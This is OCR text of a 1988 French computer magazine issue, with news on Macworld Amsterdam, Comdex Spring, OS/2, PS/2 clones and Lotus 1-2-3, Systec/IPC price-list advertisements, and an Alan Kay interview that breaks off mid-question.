La Macworld d'Amsterdam (9-11 mai) avait des allures de répétition avant la grande cérémonie de Boston (au mois d'août) et celle d'Apple Expo (fin septembre). Quelque 150 exposants s'étaient déplacés, mais aucune nouveauté n'a défrayé la chronique. En revanche, de nombreux produits étaient présentés en « béta version ». Informix, venu en force, montrait une version de Wingz beaucoup plus proche du produit final que celle que nous avions pu voir à San Francisco. Si les quelques bogues qui parsèment encore ce programme sont définitivement chassées cet été, Wingz sera le tableur le plus révolutionnaire sur Mac depuis Excel. Adobe présentait Illustrator 88, mais il faudra également attendre l'été pour en disposer. Letraset, qui cherche à s'imposer dans le domaine des outils graphiques performants sur Mac, avait Letra-studio dans sa musette. Cet outil manipule les caractères et est accompagné d'une librairie de 100 polices extraites du célèbre catalogue. Les 1 000 fontes bien connues des maquettistes seront progressivement transférées sous Macintosh.

Toujours dans le domaine graphique, le logiciel GraphistPaint d'Adone était couplé à une carte d'acquisition travaillant à la vitesse de 15 images à la seconde. Des négociations sont en cours avec Letraset pour son rachat. Enfin, la société américaine Optical Media International annonçait MacTopix, la première station complète de développement de CD-ROM pour Mac. Elle est composée d'un disque dur de 761 Mo, d'un lecteur magnétique à 9 pistes et d'une série d'utilitaires pour produire des programmes CD-ROM à la norme ISO/DIS 9660. En clair, cette station permet la préparation complète des données avant la gravure du CD-ROM.

J.-L.L.B.

SICOBIEN QUI ES-TU ?

Pour mieux cerner la personnalité de ce visiteur, *L'Ordinateur individuel* a demandé à la société MForm une enquête exclusive réalisée dans les allées du Sicob auprès d'un échantillon significatif (942 personnes). Ce qui a attiré à Villepinte le sicobien moyen, c'est d'abord le matériel informatique (47 %) loin devant les logiciels et services (27 %), les télécom (20 %) et le mobilier de bureau (3 %). Le visiteur (ou son entreprise) est équipé prioritairement d'ordinateurs IBM (38 %), Bull (14 %), Apple (11 %), Digital (8 %), Victor (8 %), Amstrad (5 %), Zenith (5 %), Olivetti (4 %), Atari, HP et Compaq (3 %). A l'issue de sa visite, il cite comme stands les plus remarquables ceux de Unisys, de Victor, des télécom, d'Amstrad, d'Apple, de Canon, de Microsoft et d'IBM.

En ce qui concerne les nouveaux produits, les ordinateurs portables, dBase 4, les imprimantes à laser ont retenu particulièrement son attention dans la perspective d'un prochain achat. La PAO, les PS/2, l'archivage sur disque optique et les scanners l'ont également séduit, mais sont considérés comme des produits en phase de maturité. Ils suscitent encore un certain scepticisme.

Enfin, à la question : « Quel constructeur ou éditeur a motivé en priorité votre visite au Sicob ? » IBM (27 %), Apple (8 %), Microsoft (6 %), Victor (6 %), Compaq (3 %) et Bull (3 %) rallient le plus de suffrages.

Enquête complète disponible auprès de Jean-Christian Millancourt, MForm, 130, rue de Javel, 75015 Paris ; tél. : 45 54 70 65.

M.B.

9 mai

Xerox annonce son intention d'acquérir la firme américaine Datacopy, l'un des leaders américains sur le créneau du scanner. Par ailleurs, Xerox indique dans le cadre du Comdex Spring d'Atlanta que son logiciel de PAO Ventura (sous Gem) peut désormais récupérer des fichiers Windows.
Maxtor met sur le marché toute une famille de disques optiques 3"1/2 (160 Mo) et 5"1/4 (1 Go) effaçables interfacés SCSI.
Nec introduit sur le marché américain ses lecteurs de CD-ROM. Deux kits d'interfaces sont disponibles, l'un pour machines DOS 2.0, l'autre pour Macintosh. Premières livraisons en août.
Cordata dévoile au Comdex Spring le WPC Bridge, une machine hybride biprocesseur à la fois PC et Apple II.

17 mai

Giancarlo Zanni (ex Thomson-CSF activités militaires) est nommé directeur général d'Apple France. Il succède à Jean Calmon, chargé de nouvelles responsabilités au sein d'Apple Europe.

Cette publicité s'adresse en priorité aux professionnels du scepticisme.

LE SAVIEZ-VOUS

A qualité égale tous les micros sortent d'usine au même prix !
Par le jeu des marges en cascade et des intermédiaires, l'utilisateur final les paie jusqu'à 2 fois et demie ce prix.
Les compatibles IPC AT 286 et 386 sont vendus en direct.
Avec une marge réduite.
La micro-informatique IPC s'est imposée aux Etats-Unis et en Europe grâce à la qualité de ses produits et au sérieux de ses distributeurs.
En France, IPC a choisi Systec. Pour son expérience et son aptitude à répondre aux exigences légitimes des utilisateurs.
Vendre en direct c'est prévoir et organiser les livraisons en fonction des configurations commandées.
Et dans les temps les plus courts.
Tout a été prévu dans ce sens. Les commandes sont transmises quotidiennement par télécopieur à IPC (capacité de production 1 200 micros/jour) qui effectue une expédition hebdomadaire par avion cargo Singapour/Paris.

C'est aussi cela le direct.

SYSTEC L'INFORMATIQUE EN DIRECT

7, RUE CHARLES FOURIER, 75013 PARIS - TÉLÉPHONE : (1) 45.89.01.20 - TÉLEX : 201 601 F - TÉLEFAX : (1) 45.89.14.03

Référence 128 du service-lecteurs (page 66)

UN OS/3 EN PRÉPARATION POUR LES MACHINES À BASE DE 386

Microsoft prépare activement une nouvelle version de l'OS/2. L'éditeur l'a clairement confirmé lors d'une conférence organisée dans le cadre du Comdex Spring.

« Nous travaillons actuellement sur une nouvelle version d'OS/2 destinée aux machines à base de 386 », a affirmé le représentant de Microsoft lors d'une table ronde organisée dans le cadre du Comdex d'Atlanta sur les applications et l'évolution d'OS/2. « Des outils de développement seront disponibles courant 89, a-t-il précisé. Cet OS tirera pleinement parti des capacités d'adressage en mémoire virtuelle du 386. » Un OS que tous les commentateurs ont déjà baptisé OS/3 puisqu'il sera aux 386 ce que l'OS/2 est aux PC 286.

On comprend mieux dès lors pourquoi Microsoft ne soutient que mollement le remarquable Windows 386. Mais il faut regretter que l'éditeur d'OS/2 et son partenaire IBM n'aient pas anticipé la baisse des prix des 386 et leur pénétration rapide sur le marché (on prévoit l'installation de 900 000 PC 386 en 1988 contre 300 000 en 1987). Une certaine incertitude a ainsi plané sur l'avenir de l'environnement logiciel de cette machine. Aujourd'hui, avec la perspective de la disponibilité d'un OS/3 multitâche, elle apparaît plus clairement comme la plate-forme idéale pour le début des années quatre-vingt-dix.

M.B.

Inauguration du Comdex Spring. A gauche, Vittorio Cassoni (vice-président d'AT & T) et Sheldon Adelson (président du groupe Interface) à droite.

En attendant, « les premières applications OS/2 existent bel et bien ». C'est ce qu'ont tenté de démontrer IBM et Microsoft sur un immense stand commun – le plus vaste du Comdex-Spring. Il abritait 130 logiciels en démonstration simultanée (sur PS/2), dont 60 déjà disponibles a précisé William Lowe, vice-président d'IBM. Parmi ceux-ci, on remarquait Agenda de Lotus, WordStar 2000 de Micropro, WordPerfect, RBase, ThinkTank, Guru, etc.

Parallèlement, IBM publie un répertoire de 300 applications OS/2 (la plupart tournant avec l'édition standard 1.0) et une liste de 300 cartes d'extension référencées MCA. Et ce n'est qu'un début puisque IBM affirme avoir délivré à ce jour plus de 1 250 numéros d'identification MCA à quelque 280 fabricants.

De l'utilité de l'édition standard, beaucoup doutent encore. La barrière des 640 Ko de mémoire adressable a déjà été levée par l'extension LIM. Windows 386 offre des fonctionnalités plus avancées. Reste au crédit d'OS/2 1.0 le multitâche. Un atout insuffisant pour soulever l'enthousiasme des utilisateurs.

Il en va tout autrement pour la version graphique 1.1 avec Presentation Manager qui offrira les mêmes performances que Windows 2.03, elle est maintenant promise pour octobre prochain. Elle servira de support à des applications entièrement nouvelles, notamment toutes celles exploitant le concept de groupe de travail. Les éditeurs les plus dynamiques qui disposent depuis quelques mois du kit de développement devraient présenter les premières démonstrations de ces produits inédits lors du Comdex Fall en novembre à Las Vegas et commencer à les livrer dans le courant du premier semestre 1989. C'est alors que prendra vraiment corps OS/2, deux ans après son annonce, avec les premières implantations significatives en entreprise.

MICHEL BARREAU

Commandez votre IPC en direct

(Gamme professionnelle AT 286 et 386)

et vous aurez le compatible le moins cher du marché.*

IPC
UNE COMPATIBILITE OUVERTE

100 % compatibles, les IPC AT 286 et 386 offrent en plus la possibilité de s'adapter aux nouvelles normes du marché. En effet, ils sont conçus pour recevoir **un lecteur de disquettes 3" 1/2** assurant la compatibilité avec les portables et la gamme PS/2®. Les IPC sont livrés avec MS-DOS® 3.3, supportent Xenix®, C-DOS®, Prologue® et accepteront le système d'exploitation OS/2®.

23

MODELE	CONFIGURATION		PRIX H.T.
IPC 286 / 02M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 2 floppy 1,2MB / Clavier français 102 touches 8 slots d'extension / MS-DOS® 3.3 - GWBasic®	Avec carte type Hercules® et moniteur 14" blanc	7.910
IPC 286 / 20M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 20MB / 8 slots d'extension	Avec carte type Hercules® et moniteur 14" blanc	9.940
IPC 286 / 20E	Clavier français 102 touches / MS-DOS® 3.3 - GWBasic®	Avec carte EGA Paradise et moniteur 14" couleur	12.460
IPC 286 / 40M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 40MB - 38ms / 8 slots d'extension	Avec carte type Hercules® et moniteur 14" blanc	12.410
IPC 286 / 40E	Clavier français 102 touches / MS-DOS® 3.3 - GWBasic®	Avec carte EGA Paradise et moniteur 14" couleur	14.930
IPC 286 / 80M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 80MB - 28ms / 8 slots d'extension	Avec carte type Hercules® et moniteur 14" blanc	17.180
IPC 286 / 80E	Clavier français 102 touches / MS-DOS® 3.3 - GWBasic®	Avec carte EGA Paradise et moniteur 14" couleur	19.700
IPC 386 / 20M	CPU Turbo Compact 80386-16 Mhz / 2MB RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 20MB / 8 slots d'extension	Avec carte type Hercules® et moniteur 14" blanc	19.800
IPC 386 / 20E	Clavier français 102 touches / MS-DOS® 3.3 - GWBasic®	Avec carte EGA Paradise et moniteur 14" couleur	22.320
IPC 386 / 40M	CPU Turbo Compact 80386-16 Mhz / 2MB RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 40MB - 28ms / 8 slots d'extension	Avec carte type Hercules® et moniteur 14" blanc	22.160
IPC 386 / 40E	Clavier français 102 touches / MS-DOS® 3.3 - GWBasic®	Avec carte EGA Paradise et moniteur 14" couleur	25.680
IPC 386 / 80M	CPU Turbo Compact 80386-16 Mhz / 2MB RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 80MB - 28ms / 8 slots d'extension	Avec carte type Hercules® et moniteur 14" blanc	26.950
IPC 386 / 80E	Clavier français 102 touches / MS-DOS® 3.3 - GWBasic®	Avec carte EGA Paradise et moniteur 14" couleur	29.470

** A configuration égale bien entendu*

SYSTEC L'INFORMATIQUE EN DIRECT

7, RUE CHARLES FOURIER, 75013 PARIS - TÉLÉPHONE : (1) 45.89.01.20 - TÉLEX : 201 601 F - TÉLEFAX : (1) 45.89.14.03

Référence 129 du service-lecteurs (page 66)

LES TRIBULATIONS D'UN CLONEUR

L'un des objectifs d'IBM en introduisant la ligne PS/2 était de reprendre en main le secteur tout en conservant une architecture ouverte pour répondre aux voeux des utilisateurs.

Un candidat à la fabrication d'un clone doit d'abord examiner les composants qui sont regroupés dans l'unité centrale et distinguer ceux qui sont propres à IBM de ceux acquis à l'extérieur. Sur les PS/2, 70 % du système central est d'origine IBM alors que cette proportion était de 30 % à peine sur le PC. En outre, à l'encontre des PC, il n'existe pas de schémas indiquant les implantations et les caractéristiques des composants.

Beaucoup de ces composants sont des ASIC (composants contenant du code et fabriqués sur mesure) dont il faudra reproduire les fonctionnalités sans copier le code si l'on ne veut pas tomber dans les griffes des juristes d'IBM. A ce jour, trois constructeurs se sont aventurés sur ce terrain et ont copié tout à fait légalement les principaux ASIC de la carte mère des PS/2 modèles 50, 60 et 80. Il s'agit de Chips & Technologies qui annonçait le premier jeu de circuits compatibles MCA (disponible depuis avril), Western Digital et Intel.

Les recherches du postulant à la fabrication de clones PS ne s'arrêteront pas là. Il lui faut écrire (ou acquérir) un Bios A qui soit parfaitement compatible avec celui d'IBM. Il devra aussi demander une licence à Microsoft pour le Bios C qui, lui, est largement disponible comme l'était le Bios de MS-DOS.

Deux sociétés se sont livrées à ce travail et proposent un Bios A, compatible PS/2, entièrement légal : Phoenix Technologies (en collaboration avec Western Digital) et Award Software, fournisseur attitré des constructeurs asiatiques de clones PC et AT.

Une fois ces deux étapes franchies, le cloneur PS/2 entre dans la phase juridique. Il ne pourra en effet échapper à une longue et difficile négociation avec IBM. Dans un communiqué publié le 8 avril dernier, cette dernière rappelait qu'elle avait mis en place depuis longtemps un dispositif complet de protection juridique autour des PS/2. Dispositif dans lequel il était toujours possible de tenter sa chance à condition de payer certains droits et de respecter certaines règles. Les droits étaient au passage légèrement augmentés, au prorata des brevets licenciés, pouvant atteindre 5 % du revenu des ventes du clones.

A supposer qu'il ait franchi tous ces obstacles, le constructeur de clones est enfin prêt à vendre son équivalent PS/2 à bus Micro Channel. Quel marché s'offre alors à lui ? S'il veut préserver ses marges, il ne pourra pas, compte tenu des investissements consentis et des royalties versées, le commercialiser à un prix très attractif, d'autant qu'IBM fait preuve d'une certaine agressivité sur ce créneau. Par ailleurs, elle annonce avoir déjà vendu 2 millions de PS/2 dans le monde. Des enquêtes plus précises montrent que le marché américain est plutôt réticent vis-à-vis du PS/2, les utilisateurs préférant conserver leurs AT et les « gonfler ». Sur les quelque 1,2 million d'unités mises sur le marché américain, seulement 750 000 seraient parvenues chez les utilisateurs, le reste étant stocké chez les revendeurs. La situation en Europe semble un peu meilleure. A l'inverse de leurs confrères américains, les distributeurs souffrent de ruptures de stocks.

Ainsi se lancer dans la fabrication d'un clone PS/2 demande de gros moyens et doit répondre à une stratégie à long terme. Seuls les constructeurs les plus éminents pourront se le permettre. C'est peut-être ce que cherche IBM : rester entre gens du même monde. Il est cependant peu probable que cela conduise à un vrai standard.

ALAIN BARITAULT

LES SIX CLONES PS/2 ANNONCÉS

Une visite attentive du dernier Comdex Spring permet d'établir une liste exhaustive arrêtée au 15 mai.

Il existe tout d'abord deux répliques du PS/2 bas de gamme modèle 30 qui ne dispose pas du bus Micro Channel. Elles sont proposées par les groupes taïwanais Mitac et Acer représentés en France respectivement par La Commande Electronique et Compatible SA.

Les clones MCA sont visibles quant à eux sous trois marques américaines. Tandy a ouvert le feu en annonçant le 21 avril à New York le modèle 5000 MC. Il se situe au niveau du PS/2 modèle 80. Son microprocesseur est un 80386/20 MHz au lieu de 16 MHz pour l'IBM. Tandy exhibe à son sujet un accord de licence en bonne et due forme avec IBM pour les brevets déjà déposés. Ce n'est pas le cas de Dell et de Microdirect qui évoquent simplement des discussions en cours.

Dell, c'est l'anti-Compaq. Ce constructeur court-circuite les revendeurs en distribuant sa gamme en direct. Il est aujourd'hui le numéro 7 sur le marché américain du PC. Sa gamme de PS/2 compatibles MCA annoncée le 18 avril à Houston se compose de deux modèles : le System 400 (80286/20 MHz) et le System 500 (80386/20 MHz). Ils exploitent des composants Chips & Technologies, Western Digital et Phoenix. Leurs prix ne seront fixés qu'en août prochain, et les premières livraisons n'interviendront pas avant le dernier trimestre. La dernière venue est Microdirect. Son 386/20 MHz a été développé par la société canadienne Zykor qu'elle vient de racheter. Il renferme trois bus : AT, MCA et DMA. Destiné aux marchés des applications scientifiques et la CAO, il sera disponible en petites quantités à partir de la fin juillet. Prix : 8 500 à 18 000 $.

MICHEL BARREAU

Commandez votre IPC en direct et vous bénéficierez du Contrat Garantie Systec.

Contrat Garantie Systec

POUR COMMANDER

1. Vous pouvez utiliser au choix : Courrier, télex, télécopie, téléphone ou notre bon de commande détachable.
2. Vous devez joindre ou faire suivre un chèque, du montant ttc de la commande, libellé à l'ordre de Systec SA.

LIVRAISON

8 à 15 jours à dater de la commande, franco de port.

GARANTIE

Totale 1 an, pièces et main-d'œuvre.

Les micros IPC, comme tous les matériels informatiques que nous commercialisons depuis 8 ans (Monroe, Sprite, Trumpcard Upic), bénéficient du S.A.V. Systec.

S.A.V. Systec

Région Parisienne.
Enlèvement par nos soins, entrée en atelier, livraison : Délai maxi 24 heures après appel téléphonique
Province.
Réexpédition sous 24 heures après réception en atelier

Le S.A.V. Systec c'est aussi une permanence téléphonique courtoise et efficace qui peut dans bien des cas "solutionner les petits problèmes".

Pour recevoir une documentation
Téléphonez au
(1) 45 89 01 20
ou adressez-nous votre carte de visite.

MODELE	CONFIGURATION		PRIX H.T.
IPC 286 / 02M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 2 floppy 1,2MB / Clavier français 102 touches 8 slots d'extension / MS-DOS* 3.3 - GWBasic*	Avec carte type Hercules* et moniteur 14" blanc	7.910
IPC 286 / 20M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 20MB / 8 slots d'extension	Avec carte type Hercules* et moniteur 14" blanc	9.940
IPC 286 / 20E	Clavier français 102 touches / MS-DOS* 3.3 - GWBasic*	Avec carte EGA Paradise et moniteur 14" couleur	12.460
IPC 286 / 40M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 40MB - 38ms / 8 slots d'extension	Avec carte type Hercules* et moniteur 14" blanc	12.410
IPC 286 / 40E	Clavier français 102 touches / MS-DOS* 3.3 - GWBasic*	Avec carte EGA Paradise et moniteur 14" couleur	14.930
IPC 286 / 80M	AT Turbo Compact 80286-8/12 Mhz / 512k RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 80MB - 28ms / 8 slots d'extension	Avec carte type Hercules* et moniteur 14" blanc	17.180
IPC 286 / 80E	Clavier français 102 touches / MS-DOS* 3.3 - GWBasic*	Avec carte EGA Paradise et moniteur 14" couleur	19.700
IPC 386 / 20M	CPU Turbo Compact 80386-16 Mhz / 2MB RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 20MB / 8 slots d'extension	Avec carte type Hercules* et moniteur 14" blanc	19.800
IPC 386 / 20E	Clavier français 102 touches / MS-DOS* 3.3 - GWBasic*	Avec carte EGA Paradise et moniteur 14" couleur	22.320
IPC 386 / 40M	CPU Turbo Compact 80386-16 Mhz / 2MB RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 40MB - 28ms / 8 slots d'extension	Avec carte type Hercules* et moniteur 14" blanc	22.160
IPC 386 / 40E	Clavier français 102 touches / MS-DOS* 3.3 - GWBasic*	Avec carte EGA Paradise et moniteur 14" couleur	25.680
IPC 386 / 80M	CPU Turbo Compact 80386-16 Mhz / 2MB RAM / Ports série-parallèle 1 floppy 1,2MB / Disque dur 80MB - 28ms / 8 slots d'extension	Avec carte type Hercules* et moniteur 14" blanc	26.950
IPC 386 / 80E	Clavier français 102 touches / MS-DOS* 3.3 - GWBasic*	Avec carte EGA Paradise et moniteur 14" couleur	29.470

CENTRE DE DEMONSTRATION

Le Centre de Démonstration Systec vous permet de tester en toute liberté les IPC avant de passer commande. Le Centre est ouvert de 9 à 21 h, sauf samedi et dimanche.

BON DE COMMANDE

MODELE	QUANTITE	PRIX UNITAIRE H.T.	PRIX TOTAL H.T.
	PRIX TOTAL H.T.		
	TVA 18,60 %		
	TOTAL T.T.C.		

ADRESSE DE FACTURATION

SOCIETE / NOM _____

ADRESSE _____

TELEPHONE _____

ADRESSE DE LIVRAISON (si différente)

SOCIETE / NOM _____

ADRESSE _____

TELEPHONE _____

SIGNATURE / DATE / CACHET

SYSTEC L'INFORMATIQUE EN DIRECT

7, RUE CHARLES FOURIER, 75013 PARIS - TÉLÉPHONE : (1) 45.89.01.20 - TÉLEX : 201 601 F - TÉLEFAX : (1) 45.89.14.03


PC, PC XT et AT, PS/2, OS/2 sont des marques déposées par IBM - Hercules est une marque déposée par Hercules Computer Technology - MS-DOS, GWBasic et Xenix sont des marques déposées par Microsoft - C-DOS est une marque déposée par Digital Research

DDRC

On n'a jamais fini d'aller plus loin

IMPRIMANTES CHAMPIONNES D'EUROPE

Une imprimante est comme un athlète. Difficile, à première vue, de dire si celle-ci est meilleure que celle-là. La différence, la vraie, c'est la compétition qui la révèle. Comment les hommes de Mannesmann Tally ont-ils fait de leur firme le premier spécialiste européen de l'imprimante ? En luttant pour rester les meilleurs, sur trois terrains : la gamme, les performances et la présence. La gamme la plus complète. Des performances qui n'oublient pas un détail-clé : le papier est plus difficile à manier qu'à imprimer. Et cette capacité, unique, de mettre en face de vous, avant et après la vente, partout en France, quelqu'un qui sait de quoi il parle. Résultat : une capacité de réponse exceptionnelle à tous les défis.



MANNESMANN
TALLY

8-12 av. de la Liberté - 92000 Nanterre. Tél : (1) 47 29 14 14
Fax : (1) 47 24 59 01. Telex : 614 965.

SPONSOR DE LA FEDERATION FRANCAISE D'ATHLETISME

Référence 131 du service-lecteurs (page 66)

"Pour mes transmissions de données.

Siquier Courcelle et associés

... je consulte FRANCE TELECOM".

LOTUS : LA VERSION 3 PREND DU RETARD

Trois jours consacrés entièrement à Lotus. Le premier « Lotus World » à la française vient d'avoir lieu. En vedette, une pluie d'*add-in* à défaut de 1-2-3 v3 dont la sortie est reportée à l'automne.

Lotus estime à 120 000 le nombre des utilisateurs français de ses logiciels. Aussi l'éditeur, qui ne participait pas au dernier Sicob, a pensé qu'il était opportun de montrer ouvertement quelle était l'ampleur de la synergie qu'ils étaient capables de créer. Trente sociétés ont répondu à l'appel lors du Monde Lotus qui s'est tenu pendant trois jours à Paris en avril 1988. Des développeurs d'*add-in*, bien sûr, mais aussi des constructeurs tels qu'IBM, Hewlett Packard ou Compaq, et des prestataires de services en tout genre, à commencer par la formation.

Présent à Paris pour célébrer cette première française, Jim Manzi, président de Lotus, nous confiait qu'il s'acheminait vers un nouveau record : 4 millions de tableurs vendus. Jim Manzi annonce également le prochain portage de 1-2-3/3 sous Unix Système V. Seule ombre au tableau : le retard de la version 3 de 1-2-3 pour des raisons de réduction du code et d'optimisation.

Philippe d'Argent, président de Lotus France, s'en explique : « Nous ne pouvons nous permettre la moindre erreur sur un produit aussi stratégique. » Il ajoute que cela ne devrait pas avoir d'incidence sur la date de sortie de la version française, car « ce qui retarde l'édition d'un logiciel, c'est sa documentation ». Dans le cas présent, les spécifications du produit sont arrêtées, et la francisation peut donc être effectuée, tandis que le code passe à la compression.

Selon Steve Crummey, vice-président des ventes de Lotus, les clients auraient très bien réagi à cette annonce sur des variantes de : « Livrez le quand il sera prêt. We love you. » Il a ajouté que 1-2-3/3 avait été conçu par les clients de Lotus. « Nous avons eu à écrire le code, mais ce sont eux qui ont établi les spécifications. La raison pour laquelle il soulève un tel enthousiasme, vient de ce que les gens nous disent qu'il correspond exactement à ce qu'ils attendaient.. »

Ceux qui ne se formalisent pas du tout de ce retard sont les développeurs d'*add-in* s'exécutant sous la version actuelle de 1-2-3. Rappelons que celle-ci offre un environnement multitâche à partir du tableur. Les *add-in* ont donné une troisième vie à 1-2-3 version 2.0 en lui ouvrant des possibilités presque illimitées. Lotus semble d'ailleurs s'orienter vers un futur où les versions 2.0 et 3.0 continueront d'être commercialisées en parallèle.

Jean-Louis Desnois

Philippe d'Argent : « Ce qui retarde l'édition d'un logiciel, c'est sa documentation ».

Ces trois jours ont permis de mesurer l'intense imagination dont font preuve les développeurs d'*add-in*. Joseph Haddad d'Aleph II, société française qui exporte ses produits aux Etats-Unis, repousse continuellement les limites de 1-2-3. Son *add-in* Grafmania offre un libre choix de couleurs, la possibilité d'agrandir le nombre de lignes et de colonnes affichées à 160 × 60 et permet de superposer un graphique sur le tableur. Flash-in autorise le couper-coller entre deux feuilles affichées à l'écran. Déjà ! version 3.0 comporte une gestion d'index qui accélère notablement les analyses d'un fichier dBase.

La société Abcyz a francisé un excellent traitement de texte accessible sous 1-2-3 et nommé Write-in. La combinaison des deux est particulièrement efficace pour les mailings. PC Technologie importe la version Plus du compresseur SQZ ! tandis que Octopus propose un *add-in* de liaison aux IBM 36. Il n'y avait qu'un absent de marque... Oracle Corp qui met désormais en avant son *add-in* reliant 1-2-3 et Oracle pour séduire des utilisateurs de PC.

DANIEL ICHBIAH

19-24 SEPTEMBRE 1988
PARC DES EXPOSITIONS DU BOURGET

EN SEPTEMBRE LA MICRO EST AU SPECIAL SICOB

SICOB SPÉCIAL MICRO, LE RENDEZ-VOUS PROFESSIONNEL.

En 1988 : 544 000 unités professionnelles seront vendues et plus de 802 000 en 1992. Voilà pourquoi Sicob Spécial Micro existe. Il se tiendra du 19 au 24 septembre, au moment où tout se joue en matière d'investissement Micro. Il réunira fabricants, distributeurs et utilisateurs professionnels, sélectionnés parmi les 195 000 visiteurs du Sicob 88.

SICOB SPÉCIAL MICRO, 3 ÉVÉNEMENTS PHARES.

Aujourd'hui, 70,8% des entreprises de moins de 10 salariés et 63,3% des entreprises de 10 à 200 salariés font appel à la distribution pour s'équiper en matériel informatique. Les Premières Assises de la Distribution Informatique (organisées avec Distributique, Le Club National de la Distribution et avec la participation de la FEDIP) leur permettront de trouver solutions et partenaires. Pour être toujours plus performantes les entreprises se doivent d'être attentives aux évolutions du marché. Les Bancs d'Essai et l'Espace Entreprise (organisés avec le Groupe EXA Publications) leur fourniront toutes les réponses d'ordre technique commercial ou organisationnel.

SICOB Spécial MICRO

LE RENDEZ-VOUS D'AUTOMNE DE LA MICRO PROFESSIONNELLE.

Minitel 36.15 Code Sicob. Renseignements : 42.61.52.42.

ROUX, SEGUELA, CAYZAC & GOUDARD

Référence 133 du service-lecteurs (page 66)

ALAN KAY...

Prophète des temps modernes, Alan Kay distille son message dans les fêtes foraines de l'industrie informatique. Devant la simplicité des découvertes de la vedette du Xerox Parc, le commun des mortels craque de plaisir et d'angoisse. Plaisir de l'entendre, angoisse de ne pas tout saisir.

Apple Fellow (un titre équivalent à celui de vice-président à vie), membre du Board scientifique d'Arthur Andersen, professeur au MIT(2), Alan Kay parcourt l'Amérique pour évangéliser les entreprises et les individus à l'universalisme scientifique du XVIIIe siècle, modèle californien. Fortune faite, le précurseur du Macintosh ne se soucie plus des critiques. Il nous a accordé un entretien particulier.

L'Ordinateur individuel : *Que sera, selon vous, la technologie en l'an 2000 ?*

Alan Kay : Les écrans cathodiques resteront une technologie clé, et l'on continuera à utiliser le silicium, car on sait le travailler. De grands progrès sur l'arséniure de gallium sont accomplis, mais les Japonais parviennent à réduire progressivement l'espace occupé par un transistor. On peut imaginer que les micro-ordinateurs seront un jour produits par impression et assemblage de couches successives de silicone... Je crois que les écrans feront appel à la technique de « migration des particules », qui offre un excellent contraste, permet de concevoir des écrans en couleurs et produit des images sans déformation liée à l'angle de vue. Le micro-ordinateur de l'an 2000 ressemblera au Dynabook(3). Les gens seront convaincus de la nécessité des réseaux, et dans tout bâtiment, chaque pièce sera équipée de fils pour les connexions.

L'Oi : *Comment définiriez-vous la machine du futur ?*

A.K. : Au Parc, on considère que le hardware n'est que du software cristallisé très tôt et que, par conséquent, la création d'un ordinateur renvoie à la conception d'un logiciel. Le but consiste à créer le software le plus performant, capable de travailler avec les langages de programmation les plus élevés. Nous ne souhaitons plus voir des armées de programmeurs en Cobol. De même pour l'IA : on a besoin de techniques dynamiques de stockage de données, de langages orientés objet...

L'Oi : *Critiquez-vous les langages les plus utilisés ?*

A.K. : On réinvente la roue. Bill Gates a redécouvert Jos (créé par Rand Corp. en 1962), l'ancêtre de nos langages de programmation interactive. Si nous avions pu utiliser Jos au lieu de Basic, nous aurions progressé beaucoup plus vite. La plupart des développeurs préfèrent concevoir un logiciel qui leur soit propre à 95 % que développer un produit génial en utilisant ce qui a déjà été créé.

L'Oi : *Qualifiez-vous vos découvertes d'évidences ?*

A.K. : Certaines idées crèvent l'œil. Celles du Xerox Parc étaient présentes dès les années soixante-dix, mais il a fallu attendre 1983 pour voir la création du Lisa, 1984 pour celle du Macintosh et 1987 pour celle du Multifinder, qui réproduit – grossièrement – les caractéristiques du Lisa. De conception supérieure à celle du Macintosh, ce dernier fut « incarné » dans un mauvais hardware et lancé sur un marché qui n'était pas prêt. C'est à la LaserWriter que revient, à mon sens, la palme de cette décennie. La qualité de ce produit génial a modifié les comportements d'achat. 7 000 $ pour un tel équipement n'a pas été estimé comme une somme insurmontable, et, pour la première fois, la qualité et non le prix a déterminé l'achat. Aujourd'hui, le marché est ouvert au Lisa. Macintosh II est

en fait un genre de Lisa : une machine très puissante qui vaut réellement son prix.

L'Oi : *Que pensez-vous du CD-ROM ?*

A.K. : C'est une technologie importante pour l'avenir, mais imparfaite. Les disques CD-ROM sont l'aboutissement d'un processus d'améliorations successives. Mais le résultat n'est pas économique. 30 % seulement de la capacité des disques CD-ROM sont utilisés, le reste étant consacré à la protection des données. Nous aurons probablement à supporter cette situation les vingt-cinq prochaines années. Cela me rappelle l'histoire du gamin de New-York auquel on demande pourquoi il a brisé une vitre et qui répond : « Parce que j'en avais la possibilité. » La technologie CD-ROM est une illustration de ce comportement : la (très imparfaite) digitalisation des images et des sons constitue un standard de facto qui empêchera toute amélioration dans un avenir proche. Il sera certainement possible de stocker des informations de façon beaucoup plus efficace d'ici quelques années. Les gens pensent que les disques CD-ROM contiennent cinq cents mégabytes, mais cela ne représente que deux cents livres, ce qui n'est rien ! Et toute modification doit être faite manuellement !...

La technologie n'est pas au point. Pire, le procédé CDI ne tient pas compte de la puissance des ordinateurs qui lisent l'information. J'avais conseillé de procéder comme pour PostScript : établir un protocole indépendant de la résolution, afin que l'on puisse tirer parti de la puissance de l'ordinateur. Cela n'a pas été fait, et nous sommes donc confrontés à de terribles limitations. La raison du succès de PostScript tient à la qualité de ses inventeurs : ils venaient du Xerox Parc.

L'Oi : *Le Parc est-il toujours aussi productif ?*

